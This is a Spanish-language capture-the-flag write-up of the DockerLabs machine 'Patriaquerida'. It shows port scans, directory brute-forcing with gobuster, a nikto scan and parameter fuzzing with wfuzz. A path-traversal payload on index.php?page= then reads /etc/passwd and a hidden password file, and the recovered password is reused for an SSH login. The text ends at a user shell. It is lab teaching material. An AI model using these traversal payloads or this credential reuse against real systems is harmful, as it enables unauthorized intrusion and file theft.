🏴‍☠️ Write-Up: Máquina "Patriaquerida"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣**Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣**Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣**Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣**Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.


📡 1. Reconocimiento y Recolección de Información

Realizo un escaneo simple para encontrar los puertos abiertos. Con **-Ss** hago un escaneo sigiloso de puertos TCP y **-Pn** porque ya se que el host está activo.




```
┌──(root㉿kali)-[~]
└─# nmap -p- --open -vvv -Pn -sS 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-03 22:46 -04
Initiating ARP Ping Scan at 22:46
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 22:46, 0.24s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:46
Completed Parallel DNS resolution of 1 host. at 22:46, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 22:46
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 22:46, 7.06s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000040s latency).
Scanned at 2025-06-03 22:46:02 -04 for 7s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.85 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 88030 (7.904MB)
```

🎯 2. Escaneo y Enumeración




```
┌──(root㉿kali)-[~]
└─# nmap -p22,80 -sC -sV 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-03 22:46 -04
Nmap scan report for 172.17.0.2
Host is up (0.000066s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e1:b8:ce:5c:65:5a:75:9e:ed:30:7a:2b:b2:25:47:6b (RSA)
|   256 a3:78:9f:44:57:0e:15:4f:15:93:59:d0:04:89:a9:f4 (ECDSA)
|_  256 5a:7a:89:3c:ed:da:4a:b4:a0:63:d3:ba:04:39:c3:a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.49 seconds
```

Ahora, hago un escaneo más agresivo a los puertos abiertos encontrados anteriormente con intención de obtener las versiones de sus servicios.




```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/index.php            (Status: 200) [Size: 110]
/index.html           (Status: 200) [Size: 10918]
/.php                 (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
===============================================================
Finished
===============================================================
```

Uso nikto para escanear la web con la finalidad de encontrar vulnerabilidades comunes, malas configuraciones o archivos peligrosos. Finalmente, encuentro un directorio y la variable/parámetro para enviar peticiones. Una bendición, todo en bandeja de plata gracias a nikto.




```
┌──(root㉿kali)-[~]
└─# nikto -h 172.17.0.2
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          172.17.0.2
+ Target Hostname:    172.17.0.2
+ Target Port:        80
+ Start Time:         2025-06-03 22:50:21 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: ht
tps://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2aa6, size: 62b81449a4380, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CV
E-2003-1418
+ Multiple index files found: /index.php, /index.html.
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /index.php?page=../../../../../../../../../../etc/passwd: The PHP-Nuke Rocket add-in is vulnerable to file traversal, allowing an attacker to view any file on the
host. (probably Rocket, but could be any index.php).
+ 8102 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2025-06-03 22:50:51 (GMT-4) (30 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

De todas formas, como Gobuster encontró /index.php, busco de forma lenta la variable/parámetro para enviar peticiones desde la URL sin usar nikto. Y efectivamente, la variable es “**page**”.



```
┌──(root㉿kali)-[~]
└─# wfuzz -c -u 172.17.0.2/index.php?FUZZ=../../../../../../../../../../etc/passwd  -w /usr/share/wordlists/dirb/big.txt --hw 12
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Chec
k Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.17.0.2/index.php?FUZZ=../../../../../../../../../../etc/passwd
Total requests: 20469

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000013354:   200        26 L     36 W       1367 Ch     "page"

Total time: 0
Processed Requests: 20469
Filtered Requests: 20468
Requests/sec.: 0
```


/index.php da como pista que hay un archivo oculto en **/var/www/html/hidden_pass.**



Bienvenido al servidor CTF Patriaquerida.¡No olvides revisar el archivo oculto en /var/www/html/.hidden_pass!


💥 3. Explotación de Vulnerabilidades

Me pongo a enviar la peticion en la URL para acceder al archivo **/var/www/html/hidden_pass** y obtengo “**balu**” que puede ser un usuario o contraseña.



```
balu
```


También, acceso a los usuarios y su configuración en **/etc/passwd**. Existe root y dos usuarios más con acceso a la consola con comandos bash. Recordar los usuarios “**pinguino**” y “**mario**”.



view-source:http://172.17.0.2/index.php?page=../../../../../../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
pinguino:x:1000:1000::/home/pinguino:/bin/bash
mario:x:1001:1001::/home/mario:/bin/bash
```


Intenté ingresar por SSH con **mario:balu** pero no me funcionó. Así que ahora intenté con **pinguino:balu** y si me funcionó.



```
┌──(root㉿kali)-[~]
└─# ssh pinguino@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:FvDbx/ie/6TcZLG6l1ad02BuUfpIA+c/dHm/Mg2mkvs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
pinguino@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.12.13-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

pinguino@dockerlabs:~$ whoami
pinguino
pinguino@dockerlabs:~$ id
uid=1000(pinguino) gid=1000(pinguino) groups=1000(pinguino)
```

